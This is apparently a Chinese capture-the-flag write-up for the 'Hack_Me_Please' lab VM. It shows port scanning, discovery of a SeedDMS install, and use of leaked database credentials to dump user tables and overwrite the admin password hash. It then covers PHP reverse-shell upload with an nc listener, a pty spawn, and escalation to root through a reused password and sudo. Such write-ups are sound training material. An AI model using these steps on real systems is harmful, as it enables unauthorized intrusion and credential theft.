Hack_Me_Please

主机发现

目的主机: `192.168.247.135`

端口扫描


```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
|     Path: http://192.168.247.135:80/
|     Form id: contact
|_    Form action:
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5     https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5     https://vulners.com/cve/CVE-2021-26691
|       CVE-2020-11984  7.5     https://vulners.com/cve/CVE-2020-11984
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2022-03225 7.5     https://vulners.com/cnvd/CNVD-2022-03225
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       1337DAY-ID-34882        7.5     https://vulners.com/zdt/1337DAY-ID-34882        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8      *EXPLOIT*
|       CVE-2021-40438  6.8     https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8
https://vulners.com/cve/CVE-2020-35452
|       CNVD-2022-03224 6.8
https://vulners.com/cnvd/CNVD-2022-03224
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-
24D7884FF2A2      *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8
https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-
DDAFA2F63332      *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8
https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-
0469C995AA9B      *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8
https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-
F6598A35E8DE      *EXPLOIT*
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2020-1927   5.8
https://vulners.com/cve/CVE-2020-1927
|       CVE-2022-30556  5.0
https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0
https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0
https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0
https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0
https://vulners.com/cve/CVE-2022-22719
|       CVE-2021-36160  5.0
https://vulners.com/cve/CVE-2021-36160
|       CVE-2021-34798  5.0
https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-33193  5.0
https://vulners.com/cve/CVE-2021-33193
|       CVE-2021-30641  5.0
https://vulners.com/cve/CVE-2021-30641
|       CVE-2021-26690  5.0
https://vulners.com/cve/CVE-2021-26690
|       CVE-2020-9490   5.0
https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-1934   5.0
https://vulners.com/cve/CVE-2020-1934
|       CVE-2020-13950  5.0
https://vulners.com/cve/CVE-2020-13950
|       CVE-2019-17567  5.0
https://vulners.com/cve/CVE-2019-17567
```

```
|       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223 5.0
https://vulners.com/cnvd/CNVD-2022-03223
|       CVE-2020-11993  4.3
https://vulners.com/cve/CVE-2020-11993
|       1337DAY-ID-35422        4.3
https://vulners.com/zdt/1337DAY-ID-35422        *EXPLOIT*
|       CVE-2022-37436  0.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0
https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0
https://vulners.com/cve/CVE-2006-20001
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| vulners:
|   MySQL 8.0.25-0ubuntu0.20.04.1:
|_      NODEJS:602      0.0
https://vulners.com/nodejs/NODEJS:602
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC,
SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
MAC Address: 00:0C:29:39:80:3F (VMware)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

web信息收集


在main.js中发现目录信息：

```
 // give active class to first link
//make sure this js file is same as installed app on our
server endpoint: /seeddms51x/seeddms-5.1.22/
```



```
        // cache
        var $body = $('body');
        var currSlide = 0;
        var $slides = $('.slides');
        var $slide = $('.slide');

        // give active class to first link
        //make sure this js file is same as installed app on our server endpoint:
/seeddms51x/seeddms-5.1.22/
        $($('nav a')[0]).addClass('active');

        // add event listener for mousescroll
```

发现目标的文档管理系统，查看开源的框架



```
location ~ \.php(?:$|/) {
       fastcgi_split_path_info ^(.+?\.php)(/.*)$;
       set $path_info $fastcgi_path_info;
       try_files $fastcgi_script_name =404;
       include fastcgi.conf;
       #include fastcgi_params;

       fastcgi_param PHP_ADMIN_VALUE "open_basedir=/seeddms60x/:/tmp/:/proc/";
       fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
       fastcgi_param PATH_INFO $path_info;
       #fastcgi_param HTTPS on;
       fastcgi_param modHeadersAvailable true;
       fastcgi_param front_controller_active true;
       fastcgi_pass php-handler;
       fastcgi_intercept_errors on;
       fastcgi_request_buffering off;
   }
```

#修改 /conf/settings.xml文件 里面几个目录路径和实际一致。


把原来的 /home/www-data/ 修改为具体的nginx 的www路径。

把<database dbDriver="sqli" 修改为 mysql 链接，填写上对应的 mysql用户和密码、数据库名。

登录页面没有密码:

配置文件泄露

查看配置文件得到信息如下:



```
re the tables for seeddms are stored (optional - see adodb-readme)
abase-access
abase-access

dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="fals

r hostname
-t
```

```
dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
```

mysql远程连接:

```
mysql -h 192.168.247.135 -D seeddms -u seeddms -p seeddms
```

得到


```
elect * from users;
```

```
+-------------+---------------------+--------------------
+------------------+
| Employee_id | Employee_first_name | Employee_last_name |
Employee_passwd |
+-------------+---------------------+--------------------
+------------------+
|            1 | saket                | saurav              |
Saket@#$1337     |
+-------------+---------------------+--------------------
+------------------+

select * from tblUsers;
+----+-------+----------------------------------+---------
------+--------------------+----------+-------+---------+-
-----+--------+--------------------+---------------+-----
-----+-------+------------+
| id | login | pwd                              | fullName
     | email                | language | theme | comment |
role | hidden | pwdExpiration       | loginfailures |
disabled | quota | homefolder |
+----+-------+----------------------------------+---------
------+--------------------+----------+-------+---------+-
-----+--------+--------------------+---------------+-----
-----+-------+------------+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a |
Administrator | address@server.com | en_GB    |       |
      |    1 |      0 | 2021-07-13 00:12:25 |
0 |        0 |      0 |       NULL |
|  2 | guest | NULL                             | Guest
User    | NULL                 |          |       |
|    2 |      0 | NULL                |             0 |
     0 |      0 |       NULL |
+----+-------+----------------------------------+---------
------+--------------------+----------+-------+---------+
```

发现

admin的加密的MD5,尝试破解||更改密码

```
update tblUsers set pwd
="21232f297a57a5a743894a0e4a801fc3" where login="admin" 更
改密码为“admin”

echo -n * |md5sum
```



SeedDMS

Folder

DMS /

Folder Information

DMS

ID: 1
Owner: Administrator
Created: 2021-07-02 22:53:34
Comment: DMS root
Default Access Mode: Read permissions
Access mode:

Folder Contents


No documents or folders

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

成功登录

getshell

在文件上传处上传反弹shell文件，/usr/share/webshell/php/*




```
[11:08:50] Starting: seeddms51x/data/1048576/4/

[11:09:58] Starting: seeddms51x/data/1048576/5/

[11:11:05] Starting: seeddms51x/data/1048576/6/
[11:11:11] 200 -     0B  - /seeddms51x/data/1048576/6/1.php

Task Completed
```

上传1.php

反弹shell，提升交互性

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```




```
        valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~/Desktop/bachang]
└─$ nc -lvnp 5656
listening on [any] 5656 ...
connect to [192.168.42.132] from (UNKNOWN) [192.168.42.1] 1426
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.swap("/bin/bash");"
/bin/sh: 1: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ ls
ls
1.php
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ pwd
pwd
```

提权


切换到mysql中的账户

```
saket                      | saurav                    | Saket@#$1337
```



```
listening on [any] 5050 ...
connect to [192.168.42.132] from (UNKNOWN) [192.168.42.1] 1595
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ su saket
su saket
Password: Saket@#$1337

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/var/www/html/seeddms51x/data/1048576/6$
```

```
sudo -i
```



```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ sudo -i
sudo -i
[sudo] password for saket:

Sorry, try again.
[sudo] password for saket: Saket@#$1337

root@ubuntu:~#
```

successful！